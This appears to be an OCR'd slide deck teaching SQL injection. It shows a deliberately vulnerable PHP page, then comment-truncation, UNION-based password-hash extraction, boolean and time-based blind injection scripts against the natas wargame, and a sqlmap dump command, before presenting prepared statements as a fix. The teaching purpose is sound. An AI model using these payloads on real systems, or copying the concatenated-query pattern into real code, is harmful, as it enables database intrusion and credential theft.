


Injections

SQL

Thibaut HENIN

www.arsouyes.org

SQL injection

https://www.arsouyes.org/blog/2020/31_SQL_Injection

Database

Store and organise data

Tables

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Requests / create a table

```
CREATE TABLE articles (
       id            int           AUTO_INCREMENT,
       title         VARCHAR(70)   NOT NULL,
       publication   int           NOT NULL,
       content       TEXT          NOT NULL,
       PRIMARY       KEY(id)
) ;
```

Request / Add content

```
insert into articles (title, publication, content) VALUES
(
	'Bienvenue',
	1593691200,
	'Lorem ipsum dolor sit amet, consectetur adipiscing elit.‘
) ,
(
	'Édito',
	1672531199,
	'Nullam convallis libero ac tellus sagittis congue ut ut ipsum.‘
) ;
```

Request / List content

```
SELECT * FROM articles WHERE title = 'Bienvenue' ;
```

Requests

	Tables	Data
Add	CREATE	INSERT
List	SHOW TABLES	SELECT
Modify	ALTER	UPDATE
Delete	DROP	DELETE

Database used by applications

Access and manipulate data

Examples with PHP

Requests

```
// 1. Database connexion
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. SQL Request Generation
$query = "select * from articles where "
       .= "id = '" . $_GET["id"] . "' and "
       .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;

// 3. Send Request to Database
$result = $pdo->query($query) ;
$row    = $result->fetch() ;

// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
```

```
// 4. Display content
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
        . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests : 1

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
select * from articles where id = '$id' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
<h1>Bienvenue</h1>
<p>Publié le : 02/07/2020 10:00:00</p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
```

Requests : 2

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
Not Found
```

SQL Injection

Request parasitism

Examples with PHP

Injection : 2'--

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
<h1>Édito</h1>
<p>Publié le : 31/12/2022 23:59:59</p>
Nullam convallis libero ac tellus sagittis congue ut ut ipsum.
```

Injection : read another table

Can we exfiltrate data ?

Injection : read another table

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '-1'
   union select
       id,
       username as title,
       0        as publication,
       password as content
   from users
   Where
       username = "tbowan"
   --' and publication < strftime('%s', 'now')
```

Injection : read another table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Injection : read another table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

UNION

id	**Title (username)**	**Publication (0)**	**Content (password)**
24	tbowan	0	$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We

Injection : read another table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
```

Injection : read another table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
<h1>tbowan</h1>
<p>Publié le : 01/01/1970 00:00:00</p>
$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We
```

Blind SQL injection

Example with natas 15

A table

id	username	password
1	admin	whatever
2	natas16	???

Suggestion of content

An application

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Legit use 1

```
   select * from users where username = "$username"
=> select * from users where username = "natas16"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=natas16"
…
This user exists.
…
```

Legit use 2

```
   select * from users where username = "$username"
=> select * from users where username = "thibaut"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=thibaut"
…
This user doesn't exist.
…
```

An injection

```
$query = "SELECT * from users where "
       .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```


But poor information

```
$query = "SELECT * from users where "
       .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Principle : The Oracle

John Collier,
Prêtresse de Delphes,
1891

Principle : a game



Find a letter

```
select * from users where username = "$username"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	???

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find used letters

```
#!/usr/bin/python
import requests

chars   = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
exist   = ''
target  = 'http://natas15:****@natas15.natas.labs.overthewire.org/index.php'
trueStr = 'This user exists.'

r = requests.get(target, verify=False)

for x in chars:
    r = requests.get(target+'?username=natas16" AND password LIKE BINARY "%'+x+'%" "')
    if r.text.find(trueStr) != -1:
    exist += x
    print ('Using: ' + exist)
```

Find the first character

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "a%"
```

id	username	password
1	admin	whatever
2	natas16	a??

id	username	password
1	admin	whatever
2	natas16	x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find the next character

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "xa%"
```

id	username	password
1	admin	whatever
2	natas16	xa??

id	username	password
1	admin	whatever
2	natas16	xy??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22xa%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find all letters

```
# Longueur du mot de passe
for i in range(32):

        # Lettres possibles
        for c in exist:

                r = requests.get(
                        target +
                        '?username=natas16" AND password LIKE BINARY "' + password + c + '%" "'
                        )
                if r.text.find(trueStr) != -1:
                        password += c
                        print ('Password: ' + password + '*' * int(32 - len(password)))
                        break
```

Time Variation

« Time based blind SQL Injection »

(natas 17)

An injection

```
$query = "SELECT * from users where "
       .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

No output

```
$query = "SELECT * from users where "
       .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas18" and
                             if(password like binary "%a%", sleep(5), null) #
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find used letters

```
for x in chars:
    try:
        r = requests.get(
            target + '?username=natas18" AND IF(password LIKE
BINARY "%'+c+'%", sleep(5), null) %23',
            timeout=1
        )
    except requests.exceptions.Timeout:
        parsedChars += c
        print ('Used chars: ' + parsedChars)
```

Injection : automation

sqlmap

```
sqlmap.py
  --auth-cred="natas15:****"
  --auth-type=BASIC
  --level 3
  --dbms=mysql
  -p username
  -D natas15
  -T users
  --dump
  -u
'http://natas15.
natas.labs.overthewire.org
/index.php?username=natas16'
```

```
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| bob      | 6P151OntQe                       |
| charlie  | HLwuGKts2w                       |
| alice    | hROtsfM734                       |
| natas16  | ********************************* |
+----------+----------------------------------+
```

Protections

Deinfect requests

Examples in PHP

Filtrer and convert 1/3

```php
// 2.1. Filter inputs
$id = filter_var($_GET["id"], FILTER_VALIDATE_INT) ;
if ($id === false) {
    echo "Bien tenté mais non." ;
    exit(1) ;
}

// 2.2 Request Generation
$query  = "select * from articles where "
       .= "id = $id and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer and convert 2/3

```
// 1. Database connexion
$pdo    = new PDO("sqlite:/var/www/mabase.sqlite", "charset=UTF8") ;

// 2 Request generation
$query  = "select * from articles where "
       .= "id = " . $pdo->quote($_GET["id"]) . " and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer and convert 3/3 (best one)

```php
// 2. Request generations
$query   = "select * from articles where "
         .= "id = :id and "
         .= "publication < strftime('%s', 'now')"
    ;

// 3. Request preparation then execution
$request = $pdo->prepare($query) ;
$request->execute([ "id" => $_GET["id"] ]) ;
$row     = $request->fetch() ;
```

Injection : 2'--

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
select * from articles where id = :$id     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2'--

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
Not Found
```